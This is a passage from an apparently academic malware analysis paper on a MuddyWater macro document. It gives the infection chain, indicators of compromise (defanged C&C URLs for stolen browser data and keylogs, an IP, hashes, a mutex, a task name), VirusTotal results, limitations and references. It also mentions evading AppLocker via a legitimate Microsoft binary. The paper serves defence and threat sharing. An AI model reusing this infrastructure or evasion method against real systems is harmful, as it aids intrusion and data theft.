


Figure 26. Scheduled Task Created After Infection

Since the malicious script is run by the legitimate Microsoft binary, this method provides elusion from the many of detection and blocking mechanism inherent to whitelisting solutions [28], including group policy management based on AppLocker [29].

3.9. Infection Chain

After the analysis, we accomplished to reveal the infection chain of this macro malware document as shown in Figure 27.




Figure 27. The Infection Chain of Macro Malware

Firstly, the document arrives at a victim as the attachment of an email. The victim tries to open the document. After enabling macros, the visual basic script is executed, and it invokes PowerShell script. A connection is established to C&C server by this script and a multi-functioned malicious PowerShell script is downloaded to victim's computer. Finally, downloaded script is executed in the victim's computer and stolen data is sent to the C&C server.

3.10. Indicators of Compromise


All IOCs revealed during the analysis were presented in Table 4.

Table 4. Revealed IOCs

File Name	إستمارة.doc (iistmar -> Form)
MD5	bba017e5c34c1de3ef0fb0d93195da70
File Name	cscript
MD5	3ab1d57658af32f2322600f1750d0231
URL	hxxp://microsoftdata.linkpc.net/assesst/ sqlite hxxp://microsoftdata.linkpc.net/api /cscript hxxp://microsoftdata.linkpc.net/api /pscript hxxp://microsoftdata.linkpc.net/api /logger/submit hxxp://microsoftdata.linkpc.net/api/opera /submit hxxp://microsoftdata.linkpc.net/api /chrome/submit hxxp://microsoftdata.linkpc.net/api /firefox/submit
IPv4	18.221.254.112
Mutex	Global\rYF1pgeADA
Scheduled Task Name	rYF1pgeADA


3.10. VirusTotal Scanning Results

The last uploading of IOCs into VirusTotal was done by us on 27 December 2018, a month after the first detection. Despite a month passed, many antivirus solutions still do not recognize the "إستمارة.doc" file as malicious (see Figure 28). Similarly, they recognize the "cscript" file as clean (see Figure 29).



Babable	Clean	Bkav	Clean
ClamAV	Clean	CMC	Clean
Endgame	Clean	Fortinet	Clean
Jiangmin	Clean	K7AntiVirus	Clean
K7GW	Clean	Kingsoft	Clean
Malwarebytes	Clean	MAX	Clean
Panda	Clean	SUPERAntiSpyware	Clean
TheHacker	Clean	VBA32	Clean
VIPRE	Clean	Yandex	Clean

Figure 28. The Screenshot of "ستمارة.doc" File Scanned on VirusTotal



Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean
Avira	Clean	Babable	Clean
Baidu	Clean	BitDefender	Clean
Bkav	Clean	CAT-QuickHeal	Clean
CMC	Clean	Emsisoft	Clean
eScan	Clean	F-Prot	Clean
F-Secure	Clean	Fortinet	Clean

Figure 29. The screenshot of "cscript" file scanned on VirusTotal

5. LIMITATIONS

In terms of MuddyWater APT Group, several technical reports were studied, and various results were analyzed during research, but no comprehensive analyzing methodology or effort of sharing know-how was detected. In addition, no tangible information was obtained regarding infection or targeting statistics.

We examined threat announcements published on TRCERT website. Only one threat (TR-14-001) announced on 14 July 2014 was found regarding macro malware [30]. As for Turkish publications, only one report was found but this report was a clear and detailed one [16].

There are various pre-paid tools and solutions to analyze malicious documents which automate analyzing steps to improve efficiency and speed. The open source tools have been deliberately used not only to support low budgets but also to provide insights to researchers and encourage them to take advantage of these free tools.

Live forensics methods made our analysis practical and efficient as we carried out tests on a virtual machine, but in real-world scenarios, the order of volatility must be considered. Some initial data may be collected on a live machine, but bitwise images of disc and memory must be acquired [31], these images are called "best evidence" and further analysis must be conducted on them.

Considering published reports regarding the case of "Parliaments Al-Quds", all the IOCs were identified during our analysis. Thus, it can be concluded that our methodology is effective and concise. However, we strongly recall that even basic principles have never been changed, each malware is unique, and every analysis must be done in a unique way.

6. CONCLUSION

It is known that MuddyWater has been operating for more than a year and their attack vectors have not changed yet. Therefore, it can be concluded that attack vectors are still effective and useful. In future, macro malware is expected to survive and cause further damage to the cyber ecosystem.

In addition, CERTs have been generally avoided reporting detected threats to the public or share with each other. But a strong coordination and experience exchange between CERT teams are also seen as mandatory to prevent the attack regardless of which institution is attacked. We predict that published attack reports will not damage repetition but rather it will enhance the efforts of securing the perimeter against APT groups.

Updated antivirus firewalls, and other endpoint security solutions are well-known measures against attacks. But as explained, there are some methods to bypass group policy and security measures, thus, this practice cannot be satisfactory. In addition, users access their business emails while they are out of office. Hence, hardening institutional networks won't be adequate, either. All users must be informed about macro malware and APT groups' strategies.

In summary, this study suggests a better perspective to the users, software developers, and security administrators about macro malware and the key features of the MuddyWater. We believe that several people involved in the software development business will be able to design APT based Attack Detection and Prevention Tool by examining the content of our study. We also think that our study will be a guide for future academic studies especially on macro malware.

7. ACKNOWLEDGEMENTS

We would like to thank to Prof. Dr. Ali Aydın Selçuk for his guidance, feedback and valuable support; to Dr. Süleyman ÖZKAYA for providing insights and malicious document samples.

REFERENCES

[1] J. Choi, C. Choi, H. M. Lynn, P. Kim, "Ontology Based APT Attack Behavior Analysis in Cloud Computing", **2015 10th International Conference on Broadband and Wireless Computing, Communication and Applications (BWCCA)**, Krakow, 375-379, 2015.

[2] S. Çelik, B. Çeliktaş, "Güncel Siber Güvenlik Tehditleri: Fidye Yazılımlar", *CyberPolitik Journal*, 3(5), 105-132, 2018.

[3] S. Cass, "Anatomy of malice [computer viruses]", *IEEE Spectrum*, 38(11), 56-60, 2001.

[4] L. Garber, "Melissa Virus Creates a New Type of Threat", *Computer*, 32(6), 16-19, 1999.

[5] R. Bearden, D. C. Lo, "Automated microsoft office macro malware detection using machine learning", **2017 IEEE International Conference on Big Data (Big Data)**, 4448-4452, Boston, MA, 11-14 December, 2017.

[6] E. Daoud, I. Jebril, "Computer virus strategies and detection methods", *International Journal of Open Problems in Computer Science and Mathematics*, 1(2), 2008.

[7] C. Beek et al., **McAfee Labs Threats Report**, Santa Clara, CA, 2018

[8] Internet: A dive into MuddyWater APT targeting Middle-East, https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east/, 15.12.2019

[9] Internet: Elaborate scripting-fu used in espionage attack against Saudi Arabia Government entity, https:// blog.malwarebytes.com/threat-analysis/2017/09/ elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/, 29.12.2019

[10] Internet: T. Lancaster, Muddying the Water: Targeted Attacks in the Middle East, https://unit42. paloaltonetworks.com/unit42-muddying-the-water-targeted-attacks-in-the-middle-east/, 10.12.2018

[11] Internet: MuddyWater, https://attack.mitre.org/groups /G0069/, 05.12.2018

[12] Internet: J. Horejsi, Campaign Possibly Connected to MuddyWater Surfaces in the Middle East and Central Asia, https://blog.trendmicro.com/trendlabs-security-intelligence/campaign-possibly-connected-muddywater-surfaces-middle-east-central-asia/, 26.12.2018

[13] F. Li, A. Lai, D. Ddl, "Evidence of Advanced Persistent Threat: A case study of malware for political espionage", **2011 6th International Conference on Malicious and Unwanted Software**, Fajardo, 102-109, 18-19 October, 2011.

[14] N. Virvilis, D. Gritzalis, T. Apostolopoulos, "Trusted Computing vs. Advanced Persistent Threats: Can a Defender Win This Game?", **2013 IEEE 10th International Conference on Ubiquitous Intelligence and Computing and 2013 IEEE 10th International Conference on Autonomic and Trusted Computing**, Vietri sul Mere, 396-403, 18-21 December, 2013.

[15] Internet: MuddyWater: Hackers Target Middle East Nations, https://securereading.com/muddywater-hackers-target-middle-east-nations/, 06.01.2019

[16] H. Güleç, G. Güreşçi, **MuddyWater APT Analiz Raporu**, Adeo, Ankara, 2018.

[17] Internet: S. Singh et al., Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign, https://www.fireeye.com/blog/threat-research/2018/03/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.html, 05.01.2019

[18] Internet: MuddyWater Infection Chain, https://brica. de/alerts/alert/public/1239693/experts-at-yoroi-cybaze-z-lab-analyzed-muddywater-infection-chain/, 19.12.2018

[19] Internet: Trend Micro, Another Potential MuddyWater Campaign uses Powershell-based PRB-Backdoor, https://blog.trendmicro.com/trendlabs-security-intelligence/another-potential-muddywater-campaign-uses-powershell-based-prb-backdoor/, 06.01.2019

[20] Internet: Spear-phishing campaign targeting Qatar and Turkey, https://reaqta.com/2018/12/spear-phishing-targeting-qatar-turkey/, 06.01.2019

[21] Trapmine, **Threat Report: Parliament Quds Turkiye ve Katari Hedefleyen Siber Espiyonaj Faaliyeti**, 2018

[22] L. Zhang, D. Zhang, L. Wang, “Live digital forensics in a virtual machine”, **2010 International Conference on Computer Application and System Modeling (ICCASM 2010)**, 4, 328-332, Taiyuan, 22-24 October, 2010.

[23] B. Celiktas, M.S. Tok, N. Unlu, “Man In the Middle (MITM) Attack Detection Tool Design”, *International Journal Of Engineering Sciences & Research Technology*, 7(8), 90-100, 2018.

[24] B. Celiktas, N. Unlu, E. Karacuha, “An Anti-Ransomware Tool Design by Using Behavioral and Static Analysis Methods”, *International Journal of Scientific Research in Computer Science and Engineering*, 6(2), 1-9, 2018.

[25] B. Celiktas, “The Ransomware Detection and Prevention Tool Design by Using Signature and Anomaly Based Detection Methods”, M.Sc. Thesis, Istanbul Techical University, Informatics Institute, May, 2018.

[26] S. Kim, S. Hong, J. Oh, H. Lee, "Obfuscated VBA Macro Detection Using Machine Learning", **2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)**, 490-501, Luxembourg City, 25-28 June, 2018.

[27] Internet: C. Elisan, Why Malware Installers Use Tmp Files and The Temp Folder When Infecting Windows, https://www.rsa.com/en-us/blog/2017-04/why-malware-installers-use-tmp-files-and-the-temp-folder, 27.12.2018

[28] Internet: R. Nolen et al., Threat Advisory: “Squiblydoo” Continues Trend of Attackers Using Native OS Tools to “Live off the Land”, https://www. carbonblack.com/2016/04/28/ threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/, 17.12.2018

[29] Internet: AppLocker Bypass Techniques, https:// evi1cg.me/archives/AppLocker_Bypass_Techniques.html, 26.12.2018

[30] Internet: TR-14-001 (E-Posta Üzerinden Yayılan Tehdit “CVE-2012-0158”), https://www.usom.gov.tr/ tehdit/8.html, 21.12.2018

[31] A. Şirikçi, N. Cantürk, “Adli Bilişim İncelemelerinde Birebir Kopya Alınmasının (İmaj Almak) Önemi”, *Bilişim Teknolojileri Dergisi*, 5(3), 29-34, 2012.